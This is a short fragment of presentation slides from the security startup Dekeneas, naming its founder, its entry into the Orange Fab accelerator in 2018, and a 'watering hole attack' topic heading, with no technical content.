OUR APPROACH: DEKENEAS

- Since November 2018 Dekeneas became a startup part of Orange Fab Start Up Accelerator

WATERING HOLE ATTACK

THANK YOU!

Andrei Bozeanu

CEO & Founder DEKENEAS

https://www.dekeneas.com